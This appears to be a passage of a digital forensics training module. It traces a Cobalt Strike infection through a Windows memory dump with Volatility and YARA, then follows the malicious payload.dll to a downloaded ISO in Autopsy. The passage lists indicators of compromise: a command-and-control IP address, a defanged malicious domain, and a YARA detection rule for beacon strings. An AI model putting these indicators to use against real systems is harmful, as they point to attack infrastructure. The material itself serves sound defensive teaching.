
- It should be obvious by now that process `3648` looks suspicious.
  - To extract all memory resident pages in a process into an individual file we can use Volatility's `windows.memmap` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop> python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.memmap --pid 3648 --dump
```

- `pid.3648.dmp` can be found inside the `c:\Users\johndoe\Desktop` directory of this section's target for your convenience.
- To glean more details about the process with ID `3648`, we can employ YARA.
  - By leveraging a PowerShell loop, we can systematically scan the process dump using all available rules of the https://github.com/Neo23x0/signature-

base/tree/master YARA rules repository, which can be found inside the `C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules` directory of this section's target.

```
PS C:\Users\johndoe> $rules = Get-ChildItem
C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules | Select-Object -
Property Name
PS C:\Users\johndoe> foreach ($rule in $rules)
{C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\yara64.exe
C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules\$($rule.Name)
C:\Users\johndoe\Desktop\pid.3648.dmp}
HKTL_CobaltStrike_Beacon_Strings C:\Users\johndoe\Desktop\pid.3648.dmp
```



- We notice some hits related to the Cobalt Strike framework.

Identifying Loaded DLLs

- Upon scrutinizing the command lines, we identified arguments pointing to `payload.dll` for process `3648`, with the `Start` function serving as a clear sign of `payload.dll`'s execution.
  - To further our understanding of the associated DLLs, we can employ Volatility's `windows.dlllist` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.dlllist --pid 3648
```

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.d
Volatility 3 Framework 2.5.0

PID     Process Base    Size    Name    Path    LoadTime        File output

3648    rundll32.exe    0x7ff782070000  0x17000 rundll32.exe    C:\Windows\System32\rundll32.exe
3648    rundll32.exe    0x7ffaa36b0000  0x1f8000        -       -       2023-08-10 09:15:14.000000
3648    rundll32.exe    0x7ffaa2400000  0xbf000 KERNEL32.DLL    C:\Windows\System32\KERNEL32.DLL
3648    rundll32.exe    0x7ffaa0ec0000  0x2f6000        KERNELBASE.dll  C:\Windows\System32\KERNELBASE.d
3648    rundll32.exe    0x7ffaa26b0000  0x9e000 msvcrt.dll      C:\Windows\System32\msvcrt.dll  2023-08-
3648    rundll32.exe    0x7ffaa1ef0000  0x354000        combase.dll     C:\Windows\System32\combase.dll
3648    rundll32.exe    0x7ffaa11c0000  0x100000        ucrtbase.dll    C:\Windows\System32\ucrtbase.dll
3648    rundll32.exe    0x7ffaa1820000  0x126000        RPCRT4.dll      C:\Windows\System32\RPCRT4.dll
3648    rundll32.exe    0x7ffaa3530000  0xad000 shcore.dll      C:\Windows\System32\shcore.dll  2023-08-
3648    rundll32.exe    0x7ffaa2b70000  0x1d000 imagehlp.dll    C:\Windows\System32\imagehlp.dll
3648    rundll32.exe    0x6bac0000      0x4f000 payload.dll     E:\payload.dll  2023-08-10 09:15:14.0000
3648    rundll32.exe    0x7ffaa2750000  0x19d000        user32.dll      C:\Windows\System32\user32.dll
3648    rundll32.exe    0x7ffaa14a0000  0x22000 win32u.dll      C:\Windows\System32\win32u.dll  2023-08-
3648    rundll32.exe    0x7ffaa2900000  0x2c000 GDI32.dll       C:\Windows\System32\GDI32.dll   2023-08-
3648    rundll32.exe    0x7ffaa1330000  0x115000        gdi32full.dll   C:\Windows\System32\gdi32full.dl
3648    rundll32.exe    0x7ffaa0e20000  0x9d000 msvcp_win.dll   C:\Windows\System32\msvcp_win.dll
3648    rundll32.exe    0x7ffaa2b40000  0x30000 IMM32.DLL       C:\Windows\System32\IMM32.DLL   2023-08-
3648    rundll32.exe    0x7ffa9e7a0000  0x9e000 uxtheme.dll     C:\Windows\system32\uxtheme.dll 2023-08-
3648    rundll32.exe    0x7ffaa2b90000  0x114000        MSCTF.dll       C:\Windows\System32\MSCTF.dll
3648    rundll32.exe    0x7ffaa2d10000  0xcd000 OLEAUT32.dll    C:\Windows\System32\OLEAUT32.dll
3648    rundll32.exe    0x7ffaa2360000  0x9c000 sechost.dll     C:\Windows\System32\sechost.dll 2023-08-
3648    rundll32.exe    0x7ffaa1770000  0xaf000 ADVAPI32.dll    C:\Windows\System32\ADVAPI32.dll
3648    rundll32.exe    0x7ffa959c0000  0x4d9000        WININET.dll     C:\Windows\System32\WININET.dll
3648    rundll32.exe    0x7ffaa2630000  0x6b000 WS2_32.dll      C:\Windows\System32\WS2_32.dll  2023-08-
3648    rundll32.exe    0x7ffaa0660000  0x18000 CRYPTSP.dll     C:\Windows\System32\CRYPTSP.dll 2023-08-
3648    rundll32.exe    0x7ffa9fd90000  0x34000 rsaenh.dll      C:\Windows\system32\rsaenh.dll  2023-08-
3648    rundll32.exe    0x7ffaa14d0000  0x27000 bcrypt.dll      C:\Windows\System32\bcrypt.dll  2023-08-
3648    rundll32.exe    0x7ffaa0680000  0xc000  CRYPTBASE.dll   C:\Windows\System32\CRYPTBASE.dll
3648    rundll32.exe    0x7ffaa0d90000  0x82000 bcryptPrimitives.dll    C:\Windows\System32\bcryptPrimit
```


- We notice `E:\payload.dll` in Volatility's output.
  - Based on its location, we surmise it could originate from an external USB or perhaps a mounted ISO file.
  - We'll earmark this DLL for a more in-depth analysis later on.

Identifying Handles

- Next, let's identify the files and registry entries accessed by the suspicious process using Volatility's `windows.handles` plugin.
- When a process needs to read from or write to a file, it doesn't directly interact with the file's data on the disk.
  - Instead, the process requests the operating system to open the file, and in return, the OS provides a file handle.
  - This handle is essentially a ticket that grants the process permission to perform operations on that file.
  - Every subsequent operation the process performs on that file - be it reading, writing, or closing - is done through this handle.

- Open handles can be a goldmine for forensic analysts.
  - By examining the list of open handles, we can determine which processes were accessing which files or registry keys at a particular point in time.
  - This can provide insights into the behavior of potentially malicious software or the actions of a user.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.handles --pid 3648
```




- It's evident (based on `\Device\HarddiskVolume3\Users\johndoe\Desktop`) that the process has interactions with certain files located on the `Desktop`, which warrants a closer look shortly.

Identifying Network Artifacts

- Moving away from processes, Volatility's `windows.netstat` plugin can traverse network tracking structures to help us analyze connection details within a memory


image.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.netstat
```



- For a more exhaustive network analysis, we can also employ Volatility's `windows.netscan` plugin as follows:

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.netscan
```




- The suspicious process (PID `3648`) has been communicating with `44.214.212.249` over port `80`.


Disk Image/Rapid Triage Data Examination & Analysis

Searching for Keywords with Autopsy

- Let's first open `Autopsy` and access the case from `C:\Users\johndoe\Desktop\MalwareAttack`.
- Now, to trace `payload.dll` on the disk, we'll navigate through `Autopsy` and initiate a search for the `payload.dll` keyword, prioritizing results by their creation time.




- Among the 29 findings, the `Finance08062023.iso` file in the `Downloads` directory should pique our interest (recall the DLL on the `E` drive?).
    - We can extract this file for subsequent scrutiny, by right-clicking and selecting `Extract File(s)`.
- Given the file's presence in the `Downloads` folder and a corresponding `Chrome cache file` (`f_000003`) pointing to similar strings, it's plausible that the `ISO` file was fetched via a browser.




Identifying Web Download Information & Extracting Files with Autopsy

- To extract web download details, we'll harness the capabilities of `ADS`.
  - Within `Autopsy`, we can access the `Downloads` directory to locate our file.
  - Here, the `.Zone.Identifier` information, courtesy of the `Alternate Data Stream`


`(ADS)` file attributes, is invaluable.




- This identifier reveals the file's internet origin, and we can pinpoint the `HostUrl` from which the malicious `ISO` was sourced.



- Corroborating our findings, `Autopsy`'s `Web Downloads` artifacts confirm that `Finance08062023.iso` was sourced from `letsgohunt[.]site`.



